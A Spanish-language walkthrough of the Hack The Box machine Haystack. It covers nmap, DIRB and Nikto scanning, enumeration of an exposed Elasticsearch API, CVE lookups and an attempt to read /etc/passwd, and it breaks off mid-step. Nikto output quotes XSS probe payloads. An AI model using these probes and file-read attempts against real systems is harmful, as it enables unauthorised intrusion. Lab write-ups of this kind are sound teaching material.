Haystack

En este post se explicarán los pasos que se han seguido para conseguir vulnerar la seguridad de la máquina Haystack en Hack The Box, tal y como se refleja, es un sistema Linux con un nivel de dificultad fácil (4.6).

Ilustración 1: Haystack.

Se procedió a realizar un escaneo de servicios y puertos usando NMAP:

Ilustración 2: Comando NAMP usado.

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
22	tcp	open	ssh	syn-ack	OpenSSH	7.4	protocol 2.0
	ssh-hostkey	2048 2a:8d:e2:92:8b:14:b6:3f:e4:2f:3a:47:43:23:8b:2b (RSA) 256 e7:5a:3a:97:8e:8e:72:87:69:a3:0d:d1:00:bc:1f:09 (ECDSA) 256 01:d2:59:b2:66:0a:97:49:20:5f:1c:84:eb:81:ed:95 (ED25519)					
80	tcp	open	http	syn-ack	nginx	1.12.2	
	http-methods	Supported Methods: GET HEAD					
	http-server-header	nginx/1.12.2					
	http-title	Site doesn't have a title (text/html).					
9200	tcp	open	http	syn-ack	nginx	1.12.2	
	http-favicon	Unknown favicon MD5: 6177BFB75B498E0BB356223ED76FFE43					
	http-methods	Supported Methods: HEAD DELETE GET OPTIONS Potentially risky methods: DELETE					
	http-server-header	nginx/1.12.2					
	http-title	Site doesn't have a title (application/json; charset=UTF-8).					

Ilustración 3: Resultados de la ejecución de NMAP.

Como se puede observar solo se encontraron tres puertos abiertos, en dos de ellos se ejecutaba un servicio web (*nginx*), el restante era propio de SSH.

Realizando una petición al puerto 80, simplemente se mostraba la siguiente página HTML:



Ilustración 4: Indez.html en el puerto 80.

Ejecutando la misma acción, pero en el puerto 9200 se encontró lo siguiente:



Ilustración 5: Index html en el puerto 9200.

En una primera impresión se puede decir que se ha obtenido el nombre de una aplicación (*elasticsearch*) y una versión (6.4.2), lo que implica que podría ser un vector de ataque para vulnerar la seguridad de la máquina Haystack. Por tanto, se procedió a buscar más información, para comprender cuál es su finalidad y cómo funciona, así como también, las vulnerabilidades conocidas para la versión mostrada.

Según la información obtenida, *elasticsearch* es una de las herramientas que pertenecen al conjunto denominado ELK, formado por: *elasticsearch*, *logstash* y *kibana*.



Ilustración 6: ELK.

ELK es un conjunto de herramientas de gestión y análisis de registros, donde recolecta los logs de eventos y aplicaciones (*logstash*), procesa la información obtenida (*elasticseach*) y la pone a disposición del usuario de una forma legible y unificada (*kibana*). Es por esto por lo que ELK Stack es parte integrante de la mayoría de las soluciones SIEM de código abierto disponibles. (La información obtenida se basó en las siguientes fuentes https://openwebinars.net/blog/que-es-elk-elasticsearch-logstash-y-kibana/, https://www.panel.es/blog/big-data-elk/ y https://dzone.com/articles/using-the-elk-stack-for-siem).

Una vez se conoció de que se trataba ELK se procedió a ejecutar las herramientas DIRB y Nikto en los dos puertos de servicios webs obtenidos durante el escaneo con NMAP.

- DIRB:



Ilustración 7: DIRB en el puerto 80.



Ilustración 8: DIRB en el puerto 9200.

- Nikto:



Ilustración 9: Nikto en el puerto 80.

```
root@kali:~/HTB_Haystack# cat niktoScan9200.txt
- Nikto v2.1.6/2.1.5
+ Target Host: 10.10.10.115
+ Target Port: 9200
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to
the MIME type
+ OPTIONS Allowed HTTP Methods: HEAD, DELETE, GET
+ OSVDB-5646: GET HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-7501: GET /themes/mambosimple.php?detection=detected&sitename=</title><script>alert(document.cookie)</script>: Mambo PHP Portal/Server i
s vulnerable to Cross Site Scripting (XSS). CA-2000-02.
+ OSVDB-7505: GET /emailfriend/emailnews.php?id=\"<script>alert(document.cookie)</script>: Mambo PHP Portal/Server is vulnerable to Cross Site S
cripting (XSS). CA-2000-02.
```

Ilustración 10: Nikto en el puerto 9200.

El Nikto que se ejecutó en ambos puertos no reveló nada a destacar, es más, la información que se refleja en la ejecución del puerto 9200 son falsos positivos. Los datos más relevantes los proporcionó el DIRB puesto que se encontraron rutas propias de la herramienta ELK que mostraban información:



Ilustración 11: bank.



Ilustración 12: _stats



Ilustración 13: quotes.

Para entender la información que se mostraba en los ficheros descubiertos por la herramienta DIRB se consultó la API Bulk de ELK. Para conocer los diferentes *endpoints* existentes y la funcionalidad tiene cada uno de ellos (https://www.elastic.co/guide/en/elasticsearch/reference/6.4/docs-bulk.html).

Por ejemplo, en la versión 6.4 las peticiones a la API siguen este formato según la documentación:



Ilustración 14: Texto de la documentación de la API en la versión 6.4.

Buscando en la documentación, así como en internet se encontraron diferentes rutas interesantes:



Ilustración 15: _search.



Ilustración 16: .kibana.



Ilustración 17: _xpack.

Según la documentación de la API (https://www.elastic.co/guide/en/elasticsearch/reference/6.4/security-api-get-user.html) realizando una petición GET en la ruta */_xpack/security/user* se obtendrían los usuarios de la aplicación, pero no se permitía:



Ilustración 18: Petición GET a la ruta /_xpack/security/user.

Como se tenía la versión de las herramientas que forman ELK, se habían buscado diferentes vulnerabilidades conocidas como:

- https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-17244
- https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-17245
- https://www.incibe-cert.es/alerta-temprana/vulnerabilidades/cve-2018-17246

Pero ninguna de ellas parecía factible de explotar con los recursos que se tenía hasta el momento, aunque la CVE 2018-17246 hace referencia a la consola de la API de *kibana*, donde se podría ejecutar en el sistema código JavaScript, con los permisos del usuario *kibana*, de algún fichero que haya podido ser introducido en la máquina realizando un

LFI (*Local File Inyection*). Dicho *exploit* se explica en https://github.com/mpgn/CVE-2018-17246. Pero desde el navegador no se tiene acceso a la consola de la API de *Kibana*:

Ilustración 19: Intentando acceder a la consola de la API de Kibana.

También se descubrió que en la ruta */_search* se podían realizar búsquedas, por tanto, se probó lo siguiente:

Ilustración 20: Intentando acceder al fichero /etc/passwd.



Ilustración 21: Intentando acceder al fichero de configuración de Kibana.

Como el nombre de la máquina era Haystack y en la página HTML del puerto 80 se mostraba una aguja (*needle*) se intentó encontrarla usando *_search*:



Ilustración 22: Intentando encontrar la aguja en el pajar.

No se tenía ninguna pista para poder acceder a la máquina con algún usuario sin privilegios y obtener la primera *flag*, así que con ayuda del foro de HTB (y gracias a este foro de Reddit: https://www.reddit.com/r/hackthebox/comments/c7m5dr/haystack/) se llegó a la conclusión que la clave estaba en la imagen de la web que daba servicio en el puerto 80. Se descargó y ejecutando el comando *cat* a la imagen se podía observar:

Ilustración 23: Código en base 64 en la imagen de needle.jpg.

Ilustración 24: Decodificando el mensaje.

Según refleja la decodificación en base 64, la aguja es “clave”, por lo que se buscó haciendo uso de *_search:*

